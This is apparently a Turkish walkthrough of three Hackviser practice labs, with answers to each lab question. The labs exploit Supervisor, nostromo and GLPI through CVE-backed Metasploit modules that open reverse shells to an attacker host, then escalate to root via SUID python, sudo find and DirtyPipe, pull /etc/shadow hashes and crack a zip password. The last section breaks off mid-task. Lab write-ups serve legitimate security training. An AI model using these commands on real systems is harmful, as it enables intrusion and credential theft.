
Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `22` portunda `ssh` ve `9001` portunda `http` servisinin çalıştığını gördüm.

1-) Hangi portlar açık?

- `22,9001`



`9001` portunda çalışan web sunucusunu ziyaret ettiğimde sayfanın alt kısmında `Supervisor 3.3.2` yazısı dikkatimi çekti. Ardından internette bu sürümle alakalı bir `exploit` olup olmadığına baktım. Arama sonucunda `Metasploit` üzerinde bu sürüm için bir `exploit modülü` olduğunu öğrendim.



2-) Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

- CVE-2017-11610

```
File Actions Edit View Help
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.2.26
RHOSTS => 172.20.2.26
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RPORT 9001
RPORT => 9001
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.9.37
LHOST => 10.8.9.37
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run

[*] Started reverse TCP handler on 10.8.9.37:4444
[*] Sending XML-RPC payload via POST to 172.20.2.26:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.2.26
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.2.26:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 3 opened (10.8.9.37:4444 → 172.20.2.26:56166) at 2024-09-05 04:05:59 -0400

meterpreter > shell
Process 434 created.
Channel 1 created.
whoami
nobody

```

Daha sonra bulduğum **metasploit** modülünü ayarladım ve modülü kullanarak **nobody** kullanıcısıyla sisteme girdim.

3-) Güvenlik zayıflığı bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

- nobody

```
nobody@debian:/ $ find / -perm -u=s -type t 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
nobody@debian:/ $
```

Ardından **find / -perm -u=s -type f 2>/dev/null** komutunu kullanarak makine içerisinde **SUID** yetkisine sahip uygulamaları tespit ettim. Burada genel uygulamalar dışında **python2.7** uygulamasını da gördüm.

4-) Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

- /usr/bin/python2.7

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

GTFOBins sitesinden **SUID** yetkisine sahip **python** uygulamasıyla yetki yükseltmemizi sağlayacak kodu buldum.

```
nobody@debian:/ $ python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Komutun başındaki kısmı **python2.7** olarak değiştirdim ve komutu kullandım. Daha sonra **whoami** yazdığında **root** kullanıcısına geçtiğimi gördüm.

```
cat /etc/shadow | grep root
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7 :::
```

Son görev için de **/etc/shadow** dosyasında **root** kullanıcısının bulunduğu satırı **cat** komutu ile ekrana yazdırıldım. Böylece **root** kullanıcısının parola hash değerini bulmuş oldum.


5-) "root" kullanıcısı için **/etc/shadow** içindeki parola hash değeri nedir?


- \$y\$j9T\$e8KohoZuo9Aaj1SpH7/pm1\$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5

HACKVISER

GLITCH


TARİH: 05.09.2024





```
root@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
172.20.2.150   goldnertech.hv
```

Öncelikle IP ve domain bilgisini `/etc/hosts` dosyasına ekledim. Ardından `nmap` ile port taraması gerçekleştirdim.



```
(root㉿kali)-[~]
└─# nmap -T4 -SSCV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 04:42 EDT
Nmap scan report for goldnertech.hv (172.20.2.150)
Host is up (0.074s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 8b:4b:62:52:69:d8:6a:2a:f3:00:5f:50:cf:35:f4:78 (RSA)
|   256 c7:1f:64:af:f5:f7:0d:03:d0:5a:62:f3:e7:68:07:67 (ECDSA)
|_  256 62:3b:0e:5b:07:c7:a4:5e:9f:15:7c:2d:cb:17:32:3b (ED25519)
80/tcp    open  http     nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: Coming Soon
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

Tarama sonucunda 22 portunda ssh ve 80 portunda http servisinin çalıştığını gördüm.

1-) Hangi portlar açık?

- 22,80

2-) Çalışan web sunucusunun adı nedir?

- nostromo



nostromo 1.9.6 - Remote Code Execution

EDB-ID:
47837

CVE:
2019-16278

Author:
KROFF

Type:
REMOTE

Platform:
MULTIPLE

Date:
2020-01-01

EDB Verified: ✓

Exploit: ✅ / ⚡

Vulnerable App: 🛡️



İnternette **nostromo 1.9.6** sürümüyle alakalı zayıfet olup olmadığını araştırdığımmda bu sürümde **RCE** zayıfeti bulunduğu gördüm.

3-) Güvenlik zayıfetinin CVE kodu nedir?

- CVE-2019-16278

```
File Actions Edit View Help
msf6 exploit(multi/http/nostromo_code_exec) > set RHOSTS goldnertech.hv
RHOSTS => goldnertech.hv
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 10.8.9.37
LHOST => 10.8.9.37
msf6 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.8.9.37:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 4 opened (10.8.9.37:4444 → 172.20.2.150:55552) at 2024-09-05 04:56:50 -0400
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
```

Daha sonra **metasploit** içerisinde bu zayıfet için bir modül buldum ve gerekli ayarlamaları yapıp modülü çalıştırıldım. **Shell** aldıktan sonra da **uname -a** komutunu kullanarak **kernel** bilgisine ulaştım.

4-) Linux çekirdek sürümü nedir?

- 5.11.0-051100-generic

The screenshot shows a GitHub repository page for 'CVE-2022-0847-DirtyPipe-Exploits'. The repository is public and has 1 branch and 0 tags. The main branch is selected. A search bar at the top right says 'Go to file'. Below it, there's an 'Add file' button and a 'Code' dropdown. The repository has 8 commits from 'AlexisAhmed' updated the README. The commit history includes:

- README.md: Updated README, 2 years ago
- compile.sh: Updated README & Added exploit-2.c, 2 years ago
- exploit-1.c: Updated README & Added exploit-1.c, 2 years ago
- exploit-2.c: Updated README & Added exploit-2.c, 2 years ago

Kernel sürümü ile ilgili zayıflıkları araştırdığımmda bu [GitHub](#) reposuna denk geldim. Buradaki C kodlarını hedef makinede derledikten sonra, SUID yetkili bir uygulamayla beraber kullanarak yetki yükseltebiliriz.

```
root@kali:~/Desktop
File Actions Edit View Help
└─(root㉿kali)-[~/Desktop]
# wget https://raw.githubusercontent.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/main/exploit-2.c
--2024-09-05 05:23:08-- https://raw.githubusercontent.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/main/
exploit-2.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.110.133, 185.199.
111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7752 (7.6K) [text/plain]
Saving to: 'exploit-2.c'

exploit-2.c          100%[=====]  7.57K --.-KB/s   in 0s

2024-09-05 05:23:09 (53.0 MB/s) - 'exploit-2.c' saved [7752/7752]

└─(root㉿kali)-[~/Desktop]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Exploit kodunu kendi makineme wget komutuyla indirdim. Ardından hedef makineye gönderebilmek için dosyanın bulunduğu konumda python ile http sunucusu çalıştırıldım.

```
www-data@debian:/tmp$ wget http://10.8.9.37:8000/exploit-2.c
wget http://10.8.9.37:8000/exploit-2.c
--2024-09-05 05:25:39-- http://10.8.9.37:8000/exploit-2.c
Connecting to 10.8.9.37:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7752 (7.6K) [text/x-csrc]
Saving to: 'exploit-2.c'

exploit-2.c          100%[=====]  7.57K --.-KB/s   in 0s

2024-09-05 05:25:39 (189 MB/s) - 'exploit-2.c' saved [7752/7752]

www-data@debian:/tmp$
```

Hedef makine içerisinde de tekrar wget komutu ile dosyayı indirdim.

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$
```

Daha sonra yetki yükseltme için kullanacağımız **SUID** yetkisine sahip uygulamaları, `find / -perm -4000 2>/dev/null` komutuyla listeledim.

```
www-data@debian:/tmp$ gcc exploit-2.c -o exploit
gcc exploit-2.c -o exploit
www-data@debian:/tmp$ ./exploit /usr/bin/su
./exploit /usr/bin/su
[+] hijacking uid binary..
[+] dropping uid shell..
[+] restoring uid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
#
```

Ardından `exploit` kodunu derleyip **SUID** yetkisine sahip bir uygulama belirterek çalıştırıldım ve **root** kullanıcısına geçtim.

```
# cat /etc/shadow | grep hackviser
cat /etc/shadow | grep hackviser
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
```

Son olarak da `/etc/shadow` dosyası içerisinde `hackviser` kullanıcısının bulunduğu satırı ekrana yazdırıldım. Böylece son görevde istenen parola hash değerine de ulaştım.


5-) "hackviser" kullanıcısı için `/etc/shadow` içindeki parola hash değeri nedir?

- \$y\$j9T\$/tk8y1jwJS53UNFO4kyhV/\$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9

HACKVISER

FIND AND CRACK

TARİH: 05.09.2024



```
root@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2                               /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters


172.20.2.174 energysolutions.hv
```

Öncelikle IP ve domain bilgisini `/etc/hosts` dosyasına ekledim. Ardından `nmap` ile port taraması gerçekleştirdim.


```
root@kali: ~/Desktop
File Actions Edit View Help
[root@kali] -[~/Desktop]
# nmap -T4 -sSV energysolutions.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 05:53 EDT
Nmap scan report for energysolutions.hv (172.20.2.174)
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 8.17 seconds
```


Tarama sonucunda **80** portunda `http` ve **3306** portunda `mysql` servisinin çalıştığını gördüm.



Daha sonra web sunucusuna giderek bahsedilen hizmet masası sistemi yazılımını bulmaya çalıştım.



Ana sayfadaki **IT Management** yazısına tıkladığında beni **GLPI** yazılımının giriş sayfasına yönlendirdi.



GLPI yazılımını internette araştırdığında bizden istenen **varlık yönetim sistemi yazılımının** bu olduğunu anladım.

1-) Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?

- **GLPI**

```
File Actions Edit View Help
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS energysolutions.hv
RHOSTS => energysolutions.hv
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 10.8.9.37
LHOST => 10.8.9.37
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 10.8.9.37:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Mix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24768 bytes) to 172.20.2.174
[*] Meterpreter session 2 opened (10.8.9.37:4444 → 172.20.2.174:40426) at 2024-09-05 06:06:49 -0400

meterpreter > shell
Process 711 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (708): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ whoami
whoami
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ www-data
```

Metasploit içerisinde GLPI ile ilgili bir exploit buldum ve gerekli ayarlamaları yapıp exploiti çalıştırarak shell aldım.

```
www-data@debian:/var/www/html/glpi/config$ ls
ls
www-data@debian:/var/www/html/glpi/config$ config_db.php
glpicrypt.key

www-data@debian:/var/www/html/glpi/config$ cat config_db.php
cat config_db.php
www-data@debian:/var/www/html/glpi/config$ <?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}
```

Makine içerisinde dolaştıktan sonra config klasörü altındaki config_db.php dosyasında veritabanı bilgilerini buldum.

2-) Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?

- glpiuser

```
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ sudo -l
sudo -l
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ Matching :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/t
User www-data may run the following commands on debian:
(ALL : ALL) NOPASSWD: /bin/find
```

Ardından `sudo` yetkisiyle çalıştırabileceğim komutları görmek için `sudo -l` komutunu kullandım. Böylece `find` komutunu `sudo` ile çalıştırabileceğimi öğrendim.

3-) Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?

- `find`

```
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ sudo find / -name "backup.zip"
<r/htmlawed/htmlawed$ sudo find / -name "backup.zip"
find: '/proc/702/task/702/net': Invalid argument
find: '/proc/702/net': Invalid argument
find: '/proc/796/task/796/net': Invalid argument
find: '/proc/796/net': Invalid argument
find: '/proc/805/task/805/net': Invalid argument
find: '/proc/805/net': Invalid argument
find: '/proc/874/task/874/net': Invalid argument
find: '/proc/874/net': Invalid argument
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ /root/backup.zip
```

Daha sonra `sudo find / -name "backup.zip"` komutuyla sonraki görev için gerekli olan `backup.zip` dosyasını aradım. `Root` dizini altında bulunduğuunu gördüm. Bu dosyaya erişmek için yetki yükseltmem gereklidir.

```
www-data@debian:/var/www/html/glpi/vendor/htmlawed/htmlawed$ sudo find . -exec /bin/sh \; -quit
<mlawed/htmlawed$ sudo find . -exec /bin/sh \; -quit
whoami
root
```

[GTFOBins](#) sitesinden bulduğum bu komut sayesinde, `sudo` yetkisi ile `find` komutunu çalıştırarak `root` yetkisinde `shell` aldım.

```

root@debian:~# unzip backup.zip
unzip backup.zip
    skipping: monitors.csv           unable to get password
    skipping: computers.csv          unable to get password
    skipping: network-devices.csv   unable to get password
    skipping: printers.csv          unable to get password
root@debian:~# Archive:  backup.zip
python3 -m http.server
python3 -m http.server
10.8.9.37 - - [05/Sep/2024 06:38:25] "GET / HTTP/1.1" 200 -
10.8.9.37 - - [05/Sep/2024 06:38:26] code 404, message File not found
10.8.9.37 - - [05/Sep/2024 06:38:26] "GET /favicon.ico HTTP/1.1" 404 -

```

Root kullanıcısına geçtikten sonra root dizinine gidip backup.zip dosyasının içindekileri çıkarmaya çalıştım ancak şifreli olduğunu gördüm. Şifreyi kırabilmek için python ile http sunucusu açtım ve bu sunucu üzerinden dosyayı kendi makineme indirdim.

```

File Actions Edit View Help
[root@kali:~]
# zip2john backup.zip > backup.hash
ver 2.0 efh 5455 efh 7875 backup.zip/monitors.csv PKZIP Encr: TS_chk, cmplen=115, decmplen=256, crc=063C24FE
ts=B320 cs=b320 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/computers.csv PKZIP Encr: TS_chk, cmplen=563, decmplen=1817, crc=B96E806
1 ts=B312 cs=b312 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/network-devices.csv PKZIP Encr: TS_chk, cmplen=149, decmplen=332, crc=C1
C11408 ts=B325 cs=b325 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/printers.csv PKZIP Encr: TS_chk, cmplen=144, decmplen=326, crc=2457D641
ts=B329 cs=b329 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.


[root@kali:~]
# john backup.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
asdf;lkj      (backup.zip)
ig 0:00:00:00 DONE 2/3 (2024-09-05 06:42) 10.66g/s 1318Kp/s 1318Kc/s 1318KC/s 123456 .. ferrises

```

Dosyayı indirdikten sonra zip2john komutu ile zip dosyasının parola hash değerini dosya haline getirdim. Ardından john komutuyla bu hash değerini kırıp parolayı öğrendim.

4-) backup.zip parolası nedir?

- asdf;lkj



Parolayı kullanarak `zip` dosyasının içindekileri bir klasöre çıkarttım ve buradaki dosyaları incelemeye başladım.

```
